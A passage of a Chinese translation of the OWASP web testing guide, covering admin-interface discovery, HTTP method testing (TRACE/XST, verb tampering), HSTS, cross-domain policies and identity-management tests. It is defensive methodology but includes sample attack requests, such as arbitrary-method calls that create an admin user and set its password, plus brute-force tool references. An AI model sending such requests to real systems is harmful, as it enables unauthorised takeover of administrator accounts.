- 仔细检查web服务器暴露在外面的那些实施文件系统操作的活动，如管理员活动。例如，如果你偶尔需要给一系列目录做文件快照（当然你不应该在生产系统上这么做），你可能会压缩这些文件。小心不要忘了这些归档文件。
- 合适的配置管理策略应该有助于管理这些遗留的和为引用的文件。
- 应用程序应该被设计为不创建（或依赖于）在web目录树下被web服务器服务的文件。数据文件、日志文件、配置文件等等应该被存储与无法被web服务器访问的目录中，来对抗可能信息泄露情况（不要提供数据修改，如果web目录可写）。
- 在一些文件系统中，如果文件根目录使用了快照技巧，那么文件系统快照不应该被web访问。配置web服务器来拒绝这些目录的访问，例如在apache下，可以如下配置：

```
<Location ~ ".snapshot">
    Order deny,allow
    Deny from all
</Location>
```


枚举基础设施和应用程序管理接口测试 (OTG-CONFIG-005)

综述

管理员接口可能存在与应用程序上或者应用服务器上来允许特定用户对网站进行权限操作行为。测试者应该试图去发现特权功能是否可以或者如何被非授权用户和普通用户使用。

一个应用可能需要管理接口来允许特权用户来访问那些会改变站点行为的功能。这样的行为可能包括：

- 用户帐号操作
- 网站设计和布局操作
- 数据操作
- 配置改变

在很多例子中，这些接口并没有针对非授权使用作出有效的控制措施。这个测试目标是发现这些管理接口并使用这些为特权用户准备的功能。

如何测试

黑盒测试

接下来的章节描述了一些用于测试管理接口的测试向量。这些技巧可能也能用于测试其他问题，包括权限提升，在指南的其他地方会更详细介绍（比如 [认证绕过测试 \(OTG-AUTHZ-002\)](#) 和 [不安全直接对象引用测试 \(OTG-AUTHZ-004\)](#)）。

- 目录和文件枚举。一个管理接口可能存在，但对测试者不可见。尝试猜测管理接口路径可能会很简单不如请求：`/admin` 或者 `/administrator` 等或者在一下场景可以通过使用[Google dorks](#)在几秒中内发现。
- 有许多工具可以暴力浏览服务器内容，参见下面测试工具章节。
- 测试人员可能不得不识别管理页面的文件名，强制访问这些识别出来的页面能访问管理接口。
- 在源代码里的注释和链接。许多站点使用通用的页面提供给所有网站用户。通过检查所有源代码，通向管理功能的链接可能被发现，值得调查。
- 审阅服务器和应用软件文档。如果应用或应用服务器是通过默认配置部署的，那么通过配置或帮助文档中描述的信息就能访问到管理接口。如果管理接口需要凭证，应该考虑默认密码。
- 公开可用信息。许多应用比如wordpress存在默认的管理接口。
- 可选的服务端口。管理接口还可能在另一个不同的端口被发现。例如，Apache Tomcat的管理接口常见于8080端口。
- 参数伪造。GET或POST请求参数或特殊cookie变量可能被需要来开启管理功能。这些线索可能来自于隐藏字段，如：

```
<input type="hidden" name="admin" value="no">
```

或者cookie：

```
Cookie: session_cookie; useradmin=0
```

一旦管理接口被发现，上面这些技巧的结合可能用于绕过认证。如果都失败了，测试人员可能试图使用暴力破解。在这样的例子中，测试人员应当注意管理帐号的锁定情况，如果存在这样的机制的话。

灰盒测试

应该采取更加详细地对服务器和应用组件的检查来确保加固措施（也就是管理页面应该通过IP过滤或其他控制措施来保证不被其他任何人访问）。如果还是对外可用，那么应该验证所有组件没有使用默认凭证或者默认配置文件。

源代码应该被审查来确保认证和授权模型明确了站点管理员和普通用户的权限责任区分。被普通用户的管理员用户共享的用

户功能接口应该被审查来保证无法从这些接口中获得信息泄漏。

测试工具

- [Dirbuster](#) 这个当前未被积极开发的OWSAP项目依旧是一个用来暴力浏览服务器上的目录和文件的优秀工具。
- [THC-HYDRA](#) 是一个用于暴力访问许多接口的工具，功能支持基于表单的HTTP认证机制。
- 在拥有好的字典的情况下，暴力破解工具能工作地更有效，一个好例子就是 [netsparker](#) 字典。

参考资料

- 默认字典列表：<http://www.governmentsecurity.org/articles/DefaultLoginsandPasswordsforNetworkedDevices.php>
- 默认字典列表：<http://www.cirt.net/passwords>

测试HTTP方法 (OTG-CONFIG-006)

综述

HTTP 提供了一系列的方法来与服务器交互。许多被设计来用作辅助开发者进行部署可测试HTTP应用。这些HTTP方法可能被用于邪恶的目的，如果web服务器被错误配置。此外跨站点追踪（Cross Site Tracing, XST），一种跨站脚本的形式使用了服务器的HTTP TRACE方法。

虽然GET和POST是目前被用于访问web服务器提供的信息的常用方法，但超文本传输协议（Hypertext Transfer Protocol, HTTP）也允许一些其他方法（不那么知名）。RFC 2616（现在的标准，描述了HTTP 版本1.1）定义了下面8个方法：

- HEAD
- GET
- POST
- PUT
- DELETE
- TRACE
- OPTIONS
- CONNECT

上述的一些方法可能潜在造成web应用的安全风险，因为他们允许攻击者修改存储在web服务器上的文件，以及在一些场景中，可以盗取合法用户的凭证。特别是如下这些方法应该被禁止使用：

- PUT: 这个方法允许客户端向web服务器上传新的文件。攻击者可以利用他来上传恶意文件（比如一个asp文件通过调用 cmd.exe 来执行命令），或者简单使用受害者服务器作为文件仓库。
- DELETE: 这个方法允许客户端删除web服务器上的一个文件。攻击者能利用他简单直接破坏网站或者实施拒绝服务攻击。
- CONNECT: 这个方法允许客户端使用web服务器作为代理。
- TRACE: 这个方法简单返回客户端发送给服务器的所有信息，主要用于调试目的。这个方法最初被认为没有危害，被 Jeremiah Grossman 发现能被用于实施XST（见最下面链接）。

如果应用需要一个或多个上述方法，比如REST Web 服务（可能需要PUT或DELETE），检查他们被正确限于可信用户和安全条件下使用。

任意HTTP方法

Arshan Dabirsiaghi（参见链接）发现许多web应用框架也允许自选的或者任意的HTTP方法来绕过环境级别的访问控制检查：

- 许多框架和语言处理 "HEAD" 就如同 "GET" 一样，虽然可能响应中不带有任何信息。但是如果 "GET" 中设置了安全约束条件只允许认证用户访问特定容器或资源，那么这些约束可能被 "HEAD" 版本绕过。
- 一些框架允许任意HTTP方法如 "JEFF" 或 "CATS"，没有任何使用限制，如果他们如同 "GET" 请求一样处理，那么他们可能不被基于角色的权限控制机制检查，再一次绕过了GET请求，获得特权。

在很多例子中，显示检查 "GET" 和 "POST" 的代码风格才能更加安全。

如何测试

发现支持的方法

测试者需要找出web服务器支持的HTTP方法。OPTIONS HTTP方法能提供测试者最直接的和便捷的方法。RFC 2616中这么写道：“OPTIONS方法代表一个请求，请求关于请求URI中用于请求/响应链的可用的通信选项的信息。”

这个测试很容易，我们只需要使用netcat（或telnet）：

```
$ nc www.victim.com 80
OPTIONS / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:00:29 GMT
Connection: close
Allow: GET, HEAD, POST, TRACE, OPTIONS
Content-Length: 0
```

如例子中所示，OPTIONS 提供了web服务器支持的HTTP方法列表，在这个例子中，我们发现服务器启用了TRACE方法。关于这个方法的危害将在后面章节中描述。

测试潜在的XST

注意：为了理解这个攻击的逻辑和目标，攻击者必须熟悉 [跨站脚本攻击（XSS）](#)。

TRACE方法，看上去没有危害，但能在某些场景下成功被利用并盗取合法用户的凭证。这个攻击技巧被Jeremiah Grossman在2003年发现，一次企图绕过 [HTTPOnly](#) 标签，以及微软引进IE6 SP1来保护cookies被JavaScript访问。事实上，XSS上最常见的攻击模式是获取document.cookie，并将它发到攻击者控制的服务器，以便于攻击者能够劫持受害者的会话。标记为 [httpOnly](#) 的cookie禁止JavaScript访问，被保护无法发送给第三方。然而TRACE方法能用于绕过这层防护已经在上述场景里访问cookie。

正如先前提到的，TRACE简单返回任何发送给服务器的字符串。为了证明方法可行（或使用OPTIONS请求），测试者像如下例子中操作：

```
$ nc www.victim.com 80
TRACE / HTTP/1.1
Host: www.victim.com

HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Tue, 31 Oct 2006 08:01:48 GMT
Connection: close
Content-Type: message/http
Content-Length: 39

TRACE / HTTP/1.1
Host: www.victim.com
```

响应主体正好是我们原始请求的拷贝，意味着目标允许这个方法。现在哪里潜伏危机？如果测试者指示浏览器向web服务器发起TRACE请求，并且浏览器存在该域名的cookie，这个cookie会自动包含在请求头中，如此会在响应结果中回显。此时，cookie能被JavaScript访问并最后可能发送给第三方即使这个cookie是标记为 [httpOnly](#) 的。

有多种方式使浏览器发送TRACE请求，比如IE中的XMLHTTP ActiveX控件，Mozilla和Nescape的XMLDOM。然而，由于安全原因，浏览器只允许从恶意脚本存在的域名发起这样连接。这是一个缓解因素，因为攻击者需要结合其他漏洞和TRACE方法来完成攻击。

一个攻击者有两种成功实施XST攻击的方法：

- 利用其他服务器端漏洞：攻击者向漏洞应用注入包含TRACE请求的恶意JavaScript代码就像正常XSS攻击那样。
- 利用客户端漏洞：攻击者创建一个恶意站点包含恶意JS代码和浏览器的跨域漏洞利用程序，使JS代码能成功发起支持TRACE方法和目标cookie的请求。

更多的信息和代码例子能从Jeremiah Grossman的白皮书中找到。

测试任意HTTP方法

找到一个页面含有安全约束控制使通常访问强制返回302跳转到登陆页面或强制登陆。这个测试URL在下面例子中是这么工作的，如同许多web应用那样。然后，如果测试者获得一个200响应却又不是登陆页面，那么他可能绕过了认证和授权过程。

```
$ nc www.example.com 80
JEFF / HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:38:40 GMT
Server: Apache
Set-Cookie: PHPSESSID=K53QW...
```

如果框架或者防火墙或应用不支持"JEFF"方法，那么他应该指向一个错误页面（更好的是返回405响应不允许，或者501响应未实现错误页面）。如果服务器产生正常应答，那么这可能是一个漏洞。

如果测试者觉得系统存在这个漏洞，他们应该发起一些像CSRF一样的攻击来利用这个问题，比如：

- FOOBAR /admin/createUser.php?member=myAdmin
- JEFF /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- CATS /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

如果足够幸运，使用上面三个命令 - 修改符合适合测试情况的需求 - 一个新的管理员用户将被建立，并分配了密码。

测试HEAD访问控制绕过

找到一个页面含有安全约束控制使通常访问强制返回302跳转到登陆页面或强制登陆。这个测试URL在下面例子中是这么工作的，如同许多web应用那样。然后，如果测试者获得一个200响应却又不是登陆页面，那么他可能绕过了认证和授权过程。

```
$ nc www.example.com 80
HEAD /admin HTTP/1.1
Host: www.example.com

HTTP/1.1 200 OK
Date: Mon, 18 Aug 2008 22:44:11 GMT
Server: Apache
Set-Cookie: PHPSESSID=pKi...; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: adminOnlyCookie1=...; expires=Tue, 18-Aug-2009 22:44:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie2=...; expires=Mon, 18-Aug-2008 22:54:31 GMT; domain=www.example.com
Set-Cookie: adminOnlyCookie3=...; expires=Sun, 19-Aug-2007 22:44:30 GMT; domain=www.example.com
Content-Language: EN
Connection: close
Content-Type: text/html; charset=ISO-8859-1
```

如果攻击者得到“405 方法不允许”或“501 方法未实现”，那么目标（应用/框架/语言/系统/防火墙）是正确工作的。如果返回200响应，而且不存在响应主体，那么很可能应用在没有认证和授权的情况下处理了请求，需要进一步测试。

如果测试者觉得系统存在这个漏洞，他们应该发起一些像CSRF一样的攻击来利用这个问题，比如：

- HEAD /admin/createUser.php?member=myAdmin
- HEAD /admin/changePw.php?member=myAdmin&passwd=foo123&confirm=foo123
- HEAD /admin/groupEdit.php?group=Admins&member=myAdmin&action=add

如果足够幸运，使用上面三个命令 - 修改符合适合测试情况的需求 - 一个新的管理员用户将被建立，并分配了密码，所有过程使用了盲请求提交。

测试工具

- NetCat - <http://nc110.sourceforge.net>
- CURL - <http://curl.haxx.se/>

参考资料

白皮书

- RFC 2616: "Hypertext Transfer Protocol -- HTTP/1.1"
- RFC 2109 and RFC 2965: "HTTP State Management Mechanism"
- Jeremiah Grossman: "Cross Site Tracing (XST)" - http://www.cgisecurity.com/whitehat-mirror/WH-WhitePaper_XST_ebook.pdf
- Amit Klein: "XS(T) attack variants which can, in some cases, eliminate the need for TRACE" - <http://www.securityfocus.com/archive/107/308433>
- Arshan Dabirsiaghi: "Bypassing VBAAC with HTTP Verb Tampering" - http://static.swpag.info/download/Bypassing_VBAAC_with_HTTP_Verb_Tampering.pdf

HTTP 严格传输安全测试 (OTG-CONFIG-007)

综述

HTTP 严格传输安全 (HTTP Strict Transport Security, HSTS) 头是一项机制：在特定域名下，网站和浏览器之间通信必须都通过https传输。这有助于保护信息从非加密请求中泄露。

考虑这个安全措施的重要意义，测试的关键在于验证网站是否使用这个HTTP头，来确保所有数据都是从浏览器加密传输到服务器端的。

HTTP 严格传输安全特征使得web应用能够通过使用特别的响应头告诉浏览器不要使用HTTP与特定服务器建立连接。相对的，所有访问请求都应该自动通过HTTPS建立连接。

HSTS头使用两个指令：

- max-age: 来指示浏览器应该自动转换所有HTTP请求为HTTPS的时间（秒）。
- includeSubDomains: 来指明所有web应用的子域名也必须使用HTTPS。

下面是一个HSTS头实现的例子：

```
Strict-Transport-Security: max-age=60000; includeSubDomains
```

使用HSTS头的应用必须检查如下几个可能产生的问题：

- 攻击者可能嗅探网络浏览来访问未加密的信道获得信息。
- 攻击者利用中间人攻击手段，因为证书可能不可信任。
- 用户错误输入HTTP地址来替换HTTPS，或者用户点击了web应用中的错误使用HTTP协议的链接。

如何测试

可以使用劫持代理或者curl来测试HSTS头是否存在与服务器应答中，如下所示：

```
$ curl -s -D- https://domain.com/ | grep Strict
```

期望结果：

```
Strict-Transport-Security: max-age=...
```

参考资料

- OWASP HTTP Strict Transport Security - https://www.owasp.org/index.php/HTTP_Strict_Transport_Security
- OWASP Appsec Tutorial Series - Episode 4: Strict Transport Security - http://www.youtube.com/watch?v=zEV3HOuM_Vw
- HSTS Specification: <http://tools.ietf.org/html/rfc6797>

应用程序跨域策略测试 (OTG-CONFIG-008)

综述

富因特网应用程序（Rich Internet Applications, RIA）应该遵循Adobe的 crossdomain.xml 策略来控制跨域访问数据和使用服务，例如Oracle Java, Silverlight和Adobe Flash。因此，一个域名授予另一个不同域名远程访问自己的服务的能力。但是，这些策略文件中描述的访问控制被糟糕配置。糟糕的策略配置会导致跨站点伪造请求攻击（CSRF），也可能允许第三方机构访问只属于用户的敏感信息。

什么是跨域策略文件？

一个跨域策略文件规定了一个web客户端如Java, Adobe Flash, Adobe Reader等访问不同域名站点数据的权限文件。对于Silverlight来说，微软采取接纳一部分crossdomain.xml配置，也额外创建了自己的跨域策略文件：clientaccesspolicy.xml文件。

当一个web客户端发现一个资源需要从另一个站点请求获得，他先查看目标站点的策略文件来决定是否进行跨域请求，包括http头和允许的基于socket的连接。

主策略文件位于域名的根目录下。一个客户端可能被指示读取一个不同的策略文件，但他总会先检查主策略文件来确保主策略文件允许读取消求的我策略文件。

Crossdomain.xml vs. Clientaccesspolicy.xml

许多应用程序支持 crossdomain.xml 文件。但是在Silverlight的例子中，他只接受被配置为允许任何域名站点访问的 crossdomain.xml 。为了更加精细控制Silverlight，必须使用 clientaccesspolicy.xml 文件。

策略文件可以授予如下几种控制权限：

- 可接受的策略文件（主策略文件可以禁止或限制特定策略文件）
- Sockets权限
- HTTP头权限
- HTTP/HTTPS 访问权限
- 基于密码学凭证，来允许访问

一个过度（滥用）的权限控制策略文件例子：

```
<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM
"http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
  <site-control permitted-cross-domain-policies="all"/>
  <allow-access-from domain="*" secure="false"/>
  <allow-http-request-headers-from domain="*" headers="*" secure="false"/>
</cross-domain-policy>
```

跨域策略文件如何被滥用？

- 过度的跨域权限策略。
- 产生的服务器应答可能被当作跨域策略文件。
- 使用文件上传功能上传的文件可能被当作跨域策略文件。

滥用跨域访问的影响

- 破坏CSRF防护措施。
- 读取限制的或被跨源（cross-origin）策略保护的数据。

如何测试

测试应用策略文件弱点：

为了测试RIA策略文件弱点，测试需要从应用程序根目录获得 crossdomain.xml 和 clientaccesspolicy.xml 策略文件，以及从每一个能够发现的目录。

举例说明，如果一个应用的URL是 <http://www.owasp.org>，测试应该尝试下载 <http://www.owasp.org/crossdomain.xml> 和 <http://www.owasp.org/clientaccesspolicy.xml>。

在获取所有的策略文件之后，每个权限都应该检查是否遵循最低权限原则。请求应该从域名、端口或协议来做限制，过度的权限策略应该避免。存在“*”的策略应该被特别仔细检查。

例子：

```
<cross-domain-policy>
  <allow-access-from domain="*" />
</cross-domain-policy>
```

期望结果：

- 一系列策略文件被发现。
- 策略中发现脆弱设置。

测试工具

- Nikto
- OWASP Zed Attack Proxy Project
- W3af

参考资料

白皮书

- UCSD: "Analyzing the Crossdomain Policies of Flash Applications" - <http://cseweb.ucsd.edu/~hovav/dist/crossdomain.pdf>
- Adobe: "Cross-domain policy file specification" - http://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.html
- Adobe: "Cross-domain policy file usage recommendations for Flash Player" - http://www.adobe.com/devnet/flashplayer/articles/cross_domain_policy.html
- Oracle: "Cross-Domain XML Support" - <http://www.oracle.com/technetwork/java/javase/plugin2-142482.html#CROSSDOMAINXML>
- MSDN: "Making a Service Available Across Domain Boundaries" - [http://msdn.microsoft.com/en-us/library/cc197955\(v=vs.95\).aspx](http://msdn.microsoft.com/en-us/library/cc197955(v=vs.95).aspx)
- MSDN: "Network Security Access Restrictions in Silverlight" - [http://msdn.microsoft.com/en-us/library/cc645032\(v=vs.95\).aspx](http://msdn.microsoft.com/en-us/library/cc645032(v=vs.95).aspx)
- Stefan Esser: "Poking new holes with Flash Crossdomain Policy Files" http://www.hardened-php.net/library/poking_new_holes_with_flash_crossdomain_policy_files.html
- Jeremiah Grossman: "Crossdomain.xml Invites Cross-site Mayhem" <http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.html>

- Google Doctype: "Introduction to Flash security " - <http://code.google.com/p/doctype-mirror/wiki/ArticleFlashSecurity>

身份鉴别管理测试

身份鉴别管理测试包括如下方面：

- 角色定义测试 (OTG-IDENT-001)
- 用户注册过程测试 (OTG-IDENT-002)
- 帐户权限变化测试 (OTG-IDENT-003)
- 帐户枚举测试 (OTG-IDENT-004)
- 弱用户名策略测试 (OTG-IDENT-005)

测试角色定义 (OTG-IDENT-001)

综述

在现代公司中通过定义系统角色来管理用户和授权访问系统资源。在大多数系统实现中，至少存在两个角色，管理员和普通用户。前者代表允许访问特权功能和敏感信息的角色，后者代表允许访问常规业务功能和信息的角色。良好开发的角色应该匹配应用支持的业务流程。

记住冷酷、困难的授权不是管理访问系统对象的唯一方法这一点是非常重要的。在一下可信度高的环境中，秘密性不是特别关键，更柔和的管理措施比如应用工作流程和审计记录措施能支持数据完整性要求，而并不限制用户接触这些功能或创建难以管理的负责角色结构。在角色工程中考虑金发姑娘原则（译注：凡事要有度，不要超越极限）是重要的。定义太少或泛泛的角色（这暴露了用户不需要访问的功能）和定义太多，太细的角色（这限制访问需要的功能）一样不好。

测试目标

验证应用定义的系统角色是足够有效定义并区别了系统和业务角色来管理访问系统功能和应用的权限。

如何测试

通过或不通过系统开发者或管理员的帮助，做一个角色权限矩阵列表。这个矩阵应该枚举了所有有权限的角色和探索他们被赋予于对象的权限包括其中的约束条件。如果是应用提供的矩阵，那么应该被测试人员验证。如果没有，那么测试者应该创建一个，并确定矩阵满足应用所希望的访问控制策略。

测试例子

角色	权限	对象	约束条件
管理员	读取	客户记录（多个）	
经理	读取	客户记录（多个）	只有业务单元的记录
职工	读取	客户记录（多个）	只有被经理分配相关的记录
客户	读取	客户记录	只有自己的记录

真实世界的角色定义例子可以参考[WordPress 角色文档](#)。WordPress有六个默认角色，从超级管理员到订阅者。

测试工具

虽然大部分完全和精准测试方法是使用手工测试，但是 [spidering tools](#) 也非常有用。使用每个不同的角色登陆并爬行整个应用（不要忘记在使用过程中排除登出链接）。

参考资料

- [Role Engineering for Enterprise Security Management, E Coyne & J Davis, 2007](#)
- [Role engineering and RBAC standards](#)

整改措施

这个问题的整改措施可以采取下面形式：

- 角色工程

- 将业务角色对应于系统角色
- 权责分离

测试用户注册过程 (OTG-IDENT-002)

综述

有些站点提供用户注册过程来自动化（半自动化）授予用户访问系统的权限。整个鉴别过程从没有鉴别到主动鉴别根据系统不同而不同，依赖于系统的安全需求。许多公开应用完全自动化注册过程和授予用户权限过程因为用户基数导致不能手动管理。然而，许多公司的应用会手动验证用户，这些测试案例不能应用在上面。

测试目标

1. 验证用户注册的主体需求满足业务和安全要求。
2. 验证注册过程。

如何测试

验证用户注册的主体需求满足业务和安全要求：


1. 是否任何人都能进行注册？
2. 如果满足条件，注册是人工授予权限还是自动授予权限？
3. 相同的人或主体是否能多次注册？
4. 用户可以被注册成不同的角色和许可么？
5. 成功注册需要主体拿出什么证据？
6. 是否验证注册主体？

验证注册过程：

1. 主体信息是否可以轻易伪造？
2. 通过恶意操作是否可以在注册过程中改变主体信息？

测试例子

在下面WordPress例子中，注册过程中唯一的鉴别要求是电子邮件地址。



The screenshot shows the WordPress.com signup interface. At the top, there's a navigation bar with links for Themes, Support, News, Features, Sign Up, and Log In. Below the navigation, a message reads "Get started with WordPress.com by filling out this simple form:". There are four main input fields: "E-mail Address", "Username", "Password", and "Blog Address". To the right of the "E-mail Address" field, a note says "We'll send you an email to activate your account, so please triple-check that you've typed it correctly.". Next to the "Username" field, it says "Your username should be a minimum of four characters and can only include lowercase letters and numbers.". Below the "Password" field, there's a note about password strength: "Great passwords use upper and lower case characters, numbers, and symbols like !£\$%&." and a link to "Generate strong password". Finally, next to the "Blog Address" field, it says "Choose an address for your blog. You can change the WordPress.com address later." and "If you don't want a blog you can signup for just a". A large blue button at the bottom right says ".wordpress.com Free".

相对的，在google例子中，下面的鉴别过程包括名字、生日、国家、移动电话号码、电子邮件地址和验证码。虽然只有两项

被验证（电子邮件地址和电话号码），整个鉴别过程也比WordPress严格。

The screenshot shows the 'Create your Google Account' page. At the top, there's a banner with the text 'One account is all you need' and a subtext 'A single username and password gets you into everything Google.' Below this are several Google service icons: G+, Gmail, Google Photos, YouTube, Google Sheets, Google Play, and Google+. A section titled 'Make Google yours' encourages users to 'Set up your profile and preferences just the way you like.' On the right side, there's a form for entering personal information:

Name	First <input type="text"/>	Last <input type="text"/>
Choose your username	@gmail.com	
I prefer to use my current email address		
Create a password	<input type="password"/>	
Confirm your password	<input type="password"/>	

测试工具

HTTP代理是有用的工具来测试这个过程。

参考资料

- [User Registration Design](#)

整改措施

实现鉴定和验证满足相关保护凭证信息的安全需求。

测试帐户权限变化过程 (OTG-IDENT-003)

综述

帐户权限改变给攻击者呈现一个绕过正确鉴别和认证过程创建合法帐户的机会。

测试目标

验证什么帐户可以选择其人帐户权限和帐户类型。

如何测试

确定什么角色能改变其他用户的权限，和他们能改变何种类型的帐户。


- 有没有任何验证，审查和认证过程在用户权限请求中？
- 有没有任何验证，审查和认证过程在撤销用户权限请求中？
- 管理员是否能改变其他管理员的权限或者仅仅是用户的权限？
- 管理员和其他用户选项授予帐户能否给予自己更高的权限？
- 管理员或用户能否取消自己的帐户权限？
- 被取消用户权限的用户文件和资源如何被管理？被删除？或者权限被转移？

测试例子

在WordPress中，仅需要用户名和电子邮件地址就可以改变用户权限，就像下面展示的：

The screenshot shows the 'Add New User' page in the WordPress admin dashboard. The left sidebar has a 'Users' section selected. The main form fields include: Username (required), E-mail (required), First Name, Last Name, Website, Password (twice, required), and Role (set to 'Subscriber'). There is also a 'Strength indicator' bar and a note about password strength. Below the form are 'Send Password?' and 'Send this password to the new user by email.' checkboxes, and an 'Add New User' button.

取消用户权限需要管理员选择该用户，从下拉列表中删除，并应用这个行为。管理员被提供一个对话框来询问对用户的文章做如何处理（删除或转移）。



The screenshot shows the WordPress admin interface under the 'Users' section. A single user, 'william', is listed with the role 'Administrator'. The 'Bulk Actions' dropdown menu is circled in red, indicating it is the target for the test step. The page also includes standard WordPress navigation and search features.

测试工具

虽然有许多完全和精准的方法手动完成这个测试，但是HTTP代理工具可能非常有用。

测试帐户枚举和可猜测的用户帐户 (OTG-IDENT-004)

综述

这个测试的范围是验证嫩条通过应用的认证机制交互来收集一系列的合法用户名。这个测试可能对暴力破解测试有帮助，在这个测试中发现合法的用户名来找到相应的密码。

通常web应用会显示用户名是否存在系统中，这个结果可能是策略决定或者错误配置的结果。举例说明，有时候，当我们提交错误的凭证信息，我们得到一个消息，告诉我们用户名存在在系统上，或提供的密码有误。这个信息可以被攻击者利用来获得一个系统上用户列表。这些信息可能用于攻击web应用，比如通过暴力破解，或默认用户名密码攻击系统。

测试这应该与认证机制交互来弄清楚发送特定请求是否会引起应用程序不同的方式应答。这个问题存在的原因是web应用或web服务器当用户提供合法的用户名返回的信息区别于用户提供非法的用户名的信息。

在一些例子中，获得消息可以揭示提供的凭证有错误是因为非法用户名或者非法密码。有时候测试这可以通过发送用户名和空密码来枚举存在的用户。

如何测试

在黑盒测试中，测试者不知道特定应用程序、用户名、应用逻辑、登陆错误信息或密码找回功能。如果应用程序存在漏洞，测试者获得的响应消息可以直接或间接揭示出有用的消息来枚举用户。

HTTP响应消息

测试合法用户/正确密码

记录和合法用户ID和合法密码的服务器应答。

期望结果：

使用WebScarab，注意成功认证收到的信息（HTTP 200 响应，响应长度）。

测试合法用户，错误密码

现在，测试者应该尝试合法用户ID和错误密码，并记录应用生成的错误消息。

期望结果：

浏览器返回消息应该类似下图：



或者类似：



相对的，任何消息揭示用户的存在，如类似下面信息：

```
Login for User foo: invalid password
```

使用WebScarab，注意从这个不成功的认证企图中获得的消息（HTTP 200 响应，响应长度等）。

测试一个不存在的用户名

现在，测试者应该尝试不合法的用户ID和错误密码，记录服务器应答（测试者应该确认用户名不合法）。记录错误消息和服务器应答。

期望结果：

如果测试者输入不存在的用户ID，他们可能收到类似消息：

```
This user is not active.  
Contact your system administrator.  
Return to Login page
```

或者如下消息：

```
Login failed for User foo: invalid Account
```

通常情况下，应用程序应该响应同样的错误页面和响应长度来应对不同的错误请求。如果响应不是相同的，测试者应该调查，并找出产生不同响应的关键之处。例如：

```
* Client request: Valid user/wrong password --> Server answer:'The password is not correct'  
